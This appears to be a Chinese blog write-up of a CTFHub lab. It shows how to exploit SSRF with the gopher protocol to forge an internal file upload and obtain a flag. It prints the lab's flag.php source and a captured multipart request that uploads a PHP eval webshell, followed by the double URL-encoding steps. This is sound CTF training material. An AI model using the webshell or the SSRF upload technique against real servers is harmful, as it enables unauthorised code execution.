
CtfHub ssrf 文件上传

原创

火火火与霍霍 于 2021-08-22 16:47:29 发布 360 收藏

分类专栏： 每周学习

本文链接：https://blog.csdn.net/qq_51553814/article/details/119854351



每周学习 专栏收录该内容

24 篇文章 0 订阅

订阅专栏


CtfHub ssrf 文件上传

原理

与CtfHub ssrf Post请求类似，文件上传同样是发出Post请求，只不过Post请求报文中包含有我们的shell文件，关于ssrf post请求在另一篇有解释ssrf post请求

解题

同样，显示访问内网的flag.php文件，也就是url=127.0.0.1/flag.php,可以看到允许文件上传



也是通过file协议看一下flag.php的源码

```php
<?php

error_reporting(0);

if($_SERVER["REMOTE_ADDR"] != "127.0.0.1"){
    echo "Just View From 127.0.0.1";
    return;
}

if(isset($_FILES["file"]) && $_FILES["file"]["size"] > 0){
    echo getenv("CTFHUB");
    exit;
}
?>

Upload Webshell

<form action="/flag.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file">
</form>
```


如上图所示，后端只允许我们通过内网的方式上传文件，如果我们通过上面的文件上传，相当于是从我们本地将文件传输过去，所以会遭到拦截。

从ssrf post请求中学到，可以利用fopher协议，伪造内网上传post请求，我们上传文件同样也是post请求，这样就可以伪造内网上传了

首先上传一个木马文件，通过bp截取下来

```
POST /flag.php HTTP/1.1
Host: challenge-87a4f43499da0134.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------743693501396576866533648305 4
Content-Length: 375
Origin: http://challenge-87a4f43499da0134.sandbox.ctfhub.com:10800
Connection: close
Referer: http://challenge-87a4f43499da0134.sandbox.ctfhub.com:10800/?url=127.0.0.1/flag.php
Cookie: UM_distinctid=17a9a3cde08127-019f43f554a54a-4c3f2d73-1fa400-17a9a3cde0942e
Upgrade-Insecure-Requests: 1

-----------------------------743693501396576866533648305 4
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: application/octet-stream

<?php eval($_POST['1']);?>
-----------------------------743693501396576866533648305 4
Content-Disposition: form-data; name="submit"

鎖悵氫鏌ヨ
-----------------------------743693501396576866533648305 4--
```


把post报文部分复制下来，与上一题也就是ssrf post请求请求相同，进行url编码

同样的需要两次编码，在第一次编码的时候把%0A改成%0D0A，由于换行符过多可以在先复制在记事本里，再通过替换操作，把所有%0A改成%0D0A

接着通过gopher发送请求，木马文件就成功上传了也就得到flag了